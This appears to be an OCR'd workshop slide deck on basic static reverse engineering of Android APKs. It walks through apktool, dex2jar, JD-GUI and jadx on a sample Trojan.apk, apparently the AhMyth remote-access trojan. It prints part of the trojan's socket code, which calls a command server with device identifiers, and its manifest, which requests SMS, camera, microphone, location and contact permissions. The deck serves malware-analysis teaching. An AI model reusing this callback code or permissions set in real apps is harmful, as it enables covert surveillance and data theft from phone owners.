BASIC REVERSE ENGINEERING ANDROID APPS

#himtekk #divisiCybersecurity
#exploit0x2 @rahmaa

ARCHIVE

.ISO .TAR


COMPRESSION

.BZ2 .GZ

ARCHIVING + COMPRESSION

.7Z .RAR .TAR.GZ .TAR.BZ2

.APK




APK

Structure

APK Build Process

Compilation + Packaging



.DEX = **DalvikBytecode**
run on **DVM**

.CLASS = **JavaBytecode**
run on **JVM**


REVERSE ENGINEERING [STATIC ANALYSIS]

- RESKIN -> buat nuyul
- Security Testing
- Forensic
- Malware analysis

Challenge #1

MALWARE APP

.APK > unpack/unzip/extrack



Any **.xml** file in an APK is ***android binary xml encoded***

AndroidManifest.xml

```
0300 0800 6821 0000 0100 1c00 b00d 0000
5100 0000 0000 0000 0000 0000 6001 0000
0000 0000 0000 0000 1a00 0000 3400 0000
4000 0000 5e00 0000 8200 0000 9c00 0000
a800 0000 b600 0000 c400 0000 d600 0000
f400 0000 1a01 0000 4201 0000 5201 0000
6a01 0000 7801 0000 8a01 0000 e201 0000
```

Any **.xml** file in an APK is


android binary xml encoded

DEX (Dalvik Executable)

dex file is a file that is executed on the Dalvik VM.

APK1 APK2 APK3 APK4

DALVIK VIRTUAL MACHINE (DVM)



.dex analysis?


1. decompiling or

2. disassembly (baksmaling)

.DEX > .jar(.class) > java

jar = multiple java .class

.class / .jar run on **JVM**



Decompiling

.DEX > .smali

Smali is an assembler/disassembler for the **dex** format used by **DVM**

Disassembly/baksmaling

Assembly-like format different ***mnemonic***

smali

```
PenroserGLRenderer.smali ×

    div-float/2addr v0, v1

    return v0
.end method

.method public onDrawFrame(Ljavax/microedition/khronos/opengles/GL10;)V
    .registers 20
    .param p1, "gl"    # Ljavax/microedition/khronos/opengles/GL10;

    .prologue
    .line 182
    :cond_0
    const/4 v8, 0x0

    .line 184
    .local v8, "retryAcquire":Z
    :try_start_1
```

Bytecode: run by dvm

Intel asm

```
roshan@linuxmint ~ $ objdump -D f | grep -A20 main.:
080483b4 <main>:
 80483b4:       55                      push   %ebp
 80483b5:       89 e5                   mov    %esp,%ebp
 80483b7:       83 e4 f0                and    $0xfffffff0,%esp
 80483ba:       83 ec 20                sub    $0x20,%esp
 80483bd:       c7 44 24 1c 00 00 00    movl   $0x0,0x1c(%esp)
 80483c4:       00
 80483c5:       eb 11                   jmp    80483d8 <main+0x24>
 80483c7:       c7 04 24 b0 84 04 08    movl   $0x80484b0,(%esp)
 80483ce:       e8 1d ff ff ff          call   80482f0 <puts@plt>
 80483d3:       83 44 24 1c 01          addl   $0x1,0x1c(%esp)
 80483d8:       83 7c 24 1c 09          cmpl   $0x9,0x1c(%esp)
 80483dd:       7e e8                   jle    80483c7 <main+0x13>
 80483df:       b8 00 00 00 00          mov    $0x0,%eax
 80483e4:       c9                      leave
 80483e5:       c3                      ret
 80483e6:       90                      nop
```

Opcode: run by machine

#1 > **APK Tool** (unpack)

#2 > **Dex2Jar** (decompiling/baksmaling)

#3 > **JD-GUI** (java decompiler/view source code)

apktool : Unpack APK + decoding file-resources and values */* XML (Android Manifest) + baksmaling classes.dex + Repack

```
E:\Exploit>apktool d -r -s Trojan.apk -o Trojan
I: Using Apktool 2.3.4 on Trojan.apk
I: Copying raw resources...
I: Copying raw classes.dex file...
I: Copying assets and libs...
I: Copying unknown files...
I: Copying ori
```

Name	Date modified	Type	Size
original	1/6/2019 12:32 PM	File folder	
res	1/6/2019 12:32 PM	File folder	
AndroidManifest.xml	1/6/2019 12:32 PM	XML File	6 KB
apktool.yml	1/6/2019 12:32 PM	YML File	1 KB
classes.dex	1/6/2019 12:32 PM	DEX File	497 KB
resources.arsc	1/6/2019 12:32 PM	ARSC File	3 KB

dex2jar

1

```
E:\Exploit\Trojan>d2j-dex2jar classes.dex
dex2jar classes.dex -> .\classes-dex2jar.jar
```

Decompile .DEX > .jar

2

```
E:\Exploit\Trojan>d2j-dex2smali classes.dex
baksmali classes.dex -> classes-out
```

Baksmaling/disassembly .DEX > .smali

JD-GUI : Java Decompiler / reconstructs **Java *source code*** from one or more **“*.class*”** files

IOSocket.class - Java Decompiler

File Edit Navigation Search Help

classes-dex2jar.jar

- ahmyth.mine.king.ahmyth
  - BuildConfig.class
    - BuildConfig
  - CallsManager.class
  - CameraManager.class
  - ConnectionManager.class
  - ContactsManager.class
  - FileManager.class
  - IOSocket.class
  - LocManager.class
  - MainActivity.class
  - MainService.class
  - MicManager.class
  - MyReceiver.class
  - R.class
  - SMSManager.class
- io.socket
  - backo
  - client
  - emitter
  - engineio
  - global
  - hasbinary
  - parseqs
  - parser
  - thread
  - utf8
  - yeast
- okhttp3
- okio

BuildConfig.class | IOSocket.class

```
package ahmyth.mine.king.ahmyth;

import android.content.Context;
import android.os.Build;
import android.os.Build.VERSION;
import android.provider.Settings.Secure;
import io.socket.client.IO;
import io.socket.client.IO.Options;
import io.socket.client.Socket;
import java.net.URISyntaxException;

public class IOSocket
{
  private static IOSocket ourInstance = new IOSocket();
  private Socket ioSocket;

  private IOSocket()
  {
    try
    {
      String str = Settings.Secure.getString(MainService.getContextOfApplication().getContentResolver(), "android_id");
      IO.Options localOptions = new IO.Options();
      localOptions.reconnection = true;
      localOptions.reconnectionDelay = 5000L;
      localOptions.reconnectionDelayMax = 999999999L;
      this.ioSocket = IO.socket("http://192.168.1.10:1337?model=" + Build.MODEL + "&manf=" + Build.MANUFACTURER + "&release=" +
      return;
    }
    catch (URISyntaxException localURISyntaxException)
    {
      localURISyntaxException.printStackTrace();
```

AndroidManifest.xml - APK Studio - http://git.io/vcZx0

File Edit Project Help

Project

- Trojan2
  - original
    - META-INF
    - AndroidManifest.xml
  - res
    - layout
    - mipmap-hdpi-v4
    - mipmap-mdpi-v4
    - mipmap-xhdpi-v4
    - mipmap-xxhdpi-v4
    - mipmap-xxxhdpi-v4
    - values
    - values-w820dp-v13
  - smali
    - ahmyth
    - io
    - okhttp3
    - okio
  - AndroidManifest.xml
  - apktool.yml

k.xml | abc_ic_ab_back_mtrl_am_alpha.png | ActionBar$NavigationMode.smali | ActionBarDrawerToggle$1.smali | AndroidManifest.xml | AndroidManifest.xml

```
<?xml version="1.0" encoding="utf-8" standalone="no"?>
<manifest xmlns:android="http://schemas.android.com/apk/res/android" package="ahmyth.mine.king.ahmyth" platformBuildVersionCode="
    <uses-permission android:name="android.permission.WAKE_LOCK"/>
    <uses-permission android:name="android.permission.CAMERA"/>
    <uses-permission android:name="android.permission.WRITE_EXTERNAL_STORAGE"/>
    <uses-permission android:name="android.permission.INTERNET"/>
    <uses-permission android:name="android.permission.ACCESS_NETWORK_STATE"/>
    <uses-permission android:name="android.permission.READ_SMS"/>
    <uses-permission android:name="android.permission.SEND_SMS"/>
    <uses-feature android:name="android.hardware.camera"/>
    <uses-feature android:name="android.hardware.camera.autofocus"/>
    <uses-permission android:name="android.permission.RECEIVE_BOOT_COMPLETED"/>
    <uses-permission android:name="android.permission.READ_PHONE_STATE"/>
    <uses-permission android:name="android.permission.READ_EXTERNAL_STORAGE"/>
    <uses-permission android:name="android.permission.READ_CALL_LOG"/>
    <uses-permission android:name="android.permission.RECORD_AUDIO"/>
    <uses-permission android:name="android.permission.MODIFY_AUDIO_SETTINGS"/>
    <uses-permission android:name="android.permission.ACCESS_FINE_LOCATION"/>
    <uses-permission android:name="android.permission.READ_CONTACTS"/>
    <application android:allowBackup="true" android:hardwareAccelerated="false" android:icon="@mipmap/ic_launcher" android:label=
        <activity android:launchMode="singleInstance" android:name="ahmyth.mine.king.ahmyth.MainActivity">
            <intent-filter>
                <action android:name="android.intent.action.MAIN"/>
                <category android:name="android.intent.category.LAUNCHER"/>
```

APK Studio

Console

```
I: Loading resource table from file: C:\Users\rahmaa\apktool\framework\1.apk
I: Regular manifest package...
I: Decoding file-resources...
I: Decoding values */* XMLs...
I: Baksmaling classes.dex...
I: Copying assets and libs...
I: Copying unknown files...
I: Copying original files...
Process exited with code 0
```

Java: 1.8.0_8u181 | ADB: 1.0.40 | APK Tool: 2.0.2

Sucessfully decoded to E:/Exploit/Trojan2

jadx-gui - Trojan.apk

File View Navigation Tools Help

- Trojan.apk
  - Source code
    - ahmyth.mine.king.ahmyth
    - io.socket
    - okhttp3
    - okio
  - Resources
    - AndroidManifest.xml
    - classes.dex
    - res
      - layout
      - mipmap-hdpi-v4
      - mipmap-mdpi-v4
      - mipmap-xhdpi-v4
      - mipmap-xxhdpi-v4
      - mipmap-xxxhdpi-v4
    - resources.arsc
    - META-INF
      - MANIFEST.MF
      - CERT.SF
      - CERT.RSA
  - Certificate

resources.arsc | Certificate | AndroidManifest.xml

```xml
<?xml version="1.0" encoding="utf-8"?>
<manifest xmlns:android="http://schemas.android.com/apk/res/android" android:versionCode="1" android:versionName="1.0" package="ahmyth.mine.king.ahmyth" platformBuildVersionCoc
  <uses-sdk android:minSdkVersion="10" android:targetSdkVersion="18"/>
  <uses-permission android:name="android.permission.WAKE_LOCK"/>
  <uses-permission android:name="android.permission.CAMERA"/>
  <uses-permission android:name="android.permission.WRITE_EXTERNAL_STORAGE"/>
  <uses-permission android:name="android.permission.INTERNET"/>
  <uses-permission android:name="android.permission.ACCESS_NETWORK_STATE"/>
  <uses-permission android:name="android.permission.READ_SMS"/>
  <uses-permission android:name="android.permission.SEND_SMS"/>
  <uses-feature android:name="android.hardware.camera"/>
  <uses-feature android:name="android.hardware.camera.autofocus"/>
  <uses-permission android:name="android.permission.RECEIVE_BOOT_COMPLETED"/>
  <uses-permission android:name="android.permission.READ_PHONE_STATE"/>
  <uses-permission android:name="android.permission.READ_EXTERNAL_STORAGE"/>
  <uses-permission android:name="android.permission.READ_CALL_LOG"/>
  <uses-permission android:name="android.permission.RECORD_AUDIO"/>
  <uses-permission android:name="android.permission.MODIFY_AUDIO_SETTINGS"/>
  <uses-permission android:name="android.permission.ACCESS_FINE_LOCATION"/>
  <uses-permission android:name="android.permission.READ_CONTACTS"/>
  <application android:theme="@style/AppTheme" android:label="@string/app_name" android:icon="@mipmap/ic_launcher" android:allowBackup="true" android:hardwareAccelerated="fals
    <activity android:name="ahmyth.mine.king.ahmyth.MainActivity" android:launchMode="singleInstance">
      <intent-filter>
        <action android:name="android.intent.action.MAIN"/>
        <category android:name="android.intent.category.LAUNCHER"/>
      </intent-filter>
    </activity>
    <service android:name="ahmyth.mine.king.ahmyth.MainService" android:enabled="true" android:exported="false"/>
    <receiver android:name="ahmyth.mine.king.ahmyth.MyReceiver" android:enabled="true" android:exported="true">
      <intent-filter>
        <action android:name="android.intent.action.BOOT_COMPLETED"/>
      </intent-filter>
    </receiver>
  </application>
</manifest>
```

JADX GUI

Challenge #2 ~ Obfuscated App


MALWARE APP

Challenge #3 ~ Reskin

Decompile and Recompile Android APK

Instructions :

https://blog.bramp.net/post/2015/08/01/decompile-and-recompile-android-apk/



Challenge #4 ~ Security Testing

--> DIVA (Damn insecure and vulnerable App)

Writeup:

https://forensics.spreitzenbarth.de/2018/07/08/how-to-crack-the-challenges-of-diva/

res

Class file (java bytecode)
https://medium.com/@davethomas_9528/writing-hello-world-in-java-byte-code-34f75428e0ad

smali
https://www.quora.com/What-is-smali-in-Android